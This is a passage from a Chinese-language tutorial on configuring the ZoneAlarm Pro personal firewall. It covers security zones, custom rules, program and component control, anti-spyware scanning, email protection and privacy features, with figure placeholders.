


图2　防火墙的相关选项

另外，用户也可以通过点击“定制”按钮来进行自定义设置，对所有的 Internet 活动，Zone Lab 推荐使用“高”安全级别设置，这样可以将用户的计算机在网络中进行隐藏，从而抵御黑客、病毒的入侵，同样也会禁止系统所有的共享，如图 3 所示。

除此以外，ZoneAlarm 还创造了“区域”的管理方式，使得用户可以更加简单地进行管理。点击“区域”标签，程序将管理区域简单地分为三个区域，可以信赖的对象组成的“信任”区域、绝对不可以信任的对象组成的“拦截”区域和不能确定是否能信赖的对象组成的“Internet”区域。

区域的对象可以是一个网段、一个主机、一个网址、一个子

网等，用户通过“添加”按钮就可以设置计算机或者网络为信任主机或者受保护的区域，同时还能自动检测局域网络的设置，确保来自内部网络的通信不受影响。比如，你上互联网的同时还有一个办公网，内部需要交流文件或打印共享，就可以把内部网络归为“信任”区域而把互联网归到“Internet”区域，ZoneAlarm对不同的域实施不同的防火墙规则，这样上网办公两不误，而且都受到防火墙的保护。




图3　防火墙设置中的Internet区域选项




图4　增加规则

ZoneAlarm其核心的个人防火墙可以保护用户的计算机不受互联网上非法用户的入侵，通过点击“高级”标签中的“添加”按钮，在弹出的“添加规则”窗口中自定义防火墙的网络规则。防火墙自定义规则并不是ZoneAlarm的“专利”，但是新版本中专家级的规则设定具有独特的功能，突出特点表现在3个方面：定义组、时间控制和控制到数据链路层。到目前为止，控制到数据链路层只有ZoneAlarm可以做到。对MAC的识别意味着可以捆绑IP和MAC，而MAC是网卡的身份证，允许或限制某台计算机使用上网资源也就不难了，这是其它防火墙所不具备的，而这也可能正是网管所需要的东西，如图4所示。

三、其他功能介绍

从前面的介绍中，我们已经了解到ZoneAlarm Pro的核心部分除了它的个人防火墙外，还包括“系统摘要”、“程序控制”、“反间谍”、“反病毒监控”、“邮件保护”、“隐私保护”等功能，下面再对这些功能进行一些简要的介绍。

“系统摘要”主要可以让用户了解到最近所遭受到的入侵攻击，以及ZoneAlarm的一些软件信息和常规的参数设置等。在“参数设置”标签中，用户可以选择防火墙是“自动”或“手动”更新；默认设置下次开机时ZoneAlarm会自动运行，如果要关闭开机防火墙的自动运行，取消“系统启动时运行ZoneAlarm”选项就可以了；通过“设置密码”功能可以让ZoneAlarm不被恶意程序所终止，从而对防火墙进行保护。

“程序控制”有4个安全级别，分别对应用程序和组件进行管理，设置为“低”级别时应用程序和组件可以直接访问网络；“中”级别适合应用程序需要确认才能访问网络，组件可以直接访问网络的情况；而“高”级别对应用程序和组件都需要确认才可以访问网络。“报警顾问”也是很实用的功能，用应用程序访问网络时，它会给出策略建议。如果用户选中“自动锁定”中的“开启”选项，那么程序可以在指定时间或屏幕保护时锁定网络。如果ZoneAlarm在运行过程中碰到一个新程序需要和网络连接的话，它就会跳出一个确认对话框，问你是否允许该程序访问网络，如图5所示。




图5　访问网络的对话框

选择“允许”或“否”后可以到“程序”标签中进行权限设置。该设置界面列出了所有可能访问Internet的程序，包括程序名称、是否允许访问、是否允许使用服务、是否允许发送邮件等控制信息。其中是否允许连接又分为对本地和Internet的两种连接方式，绿色的“✓”为允许连接而无须询问；红色的“×”为禁止连接；问号则是在每次出现连接企图时都会先提出询问用户。另外应用程序控制功能允许你决定哪个软件可以或者不可以使用Internet，这样就能确保恶意程序不能发送你的敏感信息给黑客这些不法分子。以上这些操作我们可以通过鼠标的右键来选择允许程序和网络连接、禁止、询问等。应用程序的权限包括访问权限和服务权限，访问权限和服务权限的含义是不同的。访问权限控制是否可以主动访问外部对象，服务权限控制是否允许开启服务端口提供外人连接，区别是发起连接的对象分别是自己和对方。

其“组件”控制功能是其它防火墙所没有的，它有禁止一个程序去控制另外一个应用程序的能力。因为某个程序可能利用了一个称为DLL文件的程序的可再度使用部分，使得因特网浏览器让程序发送数据。只有在高级安全模式中才启用组件控制功能。

“反间谍”功能的开启可以有效地防止流氓软件、间谍软件对计算机的侵害。状态区标明了所有防护系统的启用情况，绿色表示正在运行，红色表示用户需要对一些设置进行校正。点击“Scan Now”按钮可以马上对系统存在的间谍软件进行扫描，扫描完成后，程序就会显示出系统当前程序的间谍软件，如图6所示。




图6　扫描后的结果

我们可以看到，有2条正在使用的间谍软件信息，1条被处理完过的信息，另外在列表中我们可以看到每个间谍软件的名称(Name)、处理方法(Treatment)、危险程度(Risk)、路径(Path)，用户通过点击“Apply”按钮程序就可以处理掉这些间谍软件，并对系统进行修复。通过“Update Now(数据库升级)”按钮可以对间谍软件的数据库进行升级，这样便于程序扫描出更多的间谍软件。

“反病毒监控”可以追踪用户系统安装过的杀毒软件，然后通过这些杀毒软件对系统的病毒进行监控。当然并非所有的杀毒软件都会被ZoneAlarm所识别和支持，所以这里推荐用户安装国外的知名杀毒软件，比如诺顿、卡巴斯基、McAfee等。如果用户安装的是ZoneAlarm with Antivirus这个版本，那么程序本身

就具备了反病毒功能。

“邮件保护”是杀毒软件的重要补充，它能够对所有接收和发出的电子邮件都进行监控，从而预防通过电子邮件传播的已知的或未知的病毒。当程序侦测到有病毒在进行自我复制后开始向外群发邮件时，它会自动关闭掉你的电子邮件客户端。该功能可扫描所有电子邮件中出现的脚本附件，如果发现存在“附件”标签中的危险附件，程序会自动将其隔离，并在用户试图运行该附件时发出警告。

“隐私保护”具备智能管理Cookie、广告过滤、脚本代码监控的能力，“Cookie控制”功能可以在用户浏览网站时保护自己的隐私；“广告过滤”的能力也是很强的，启用该功能后，网站的广告基本上都被成功拦截了，而在安装防火墙以前只有使用第三方软件才能达到广告拦截效果；“活动代码控制”可以拦截恶意的活动脚本、Java程序这样的内容，保护上网更安全，如图7所示。

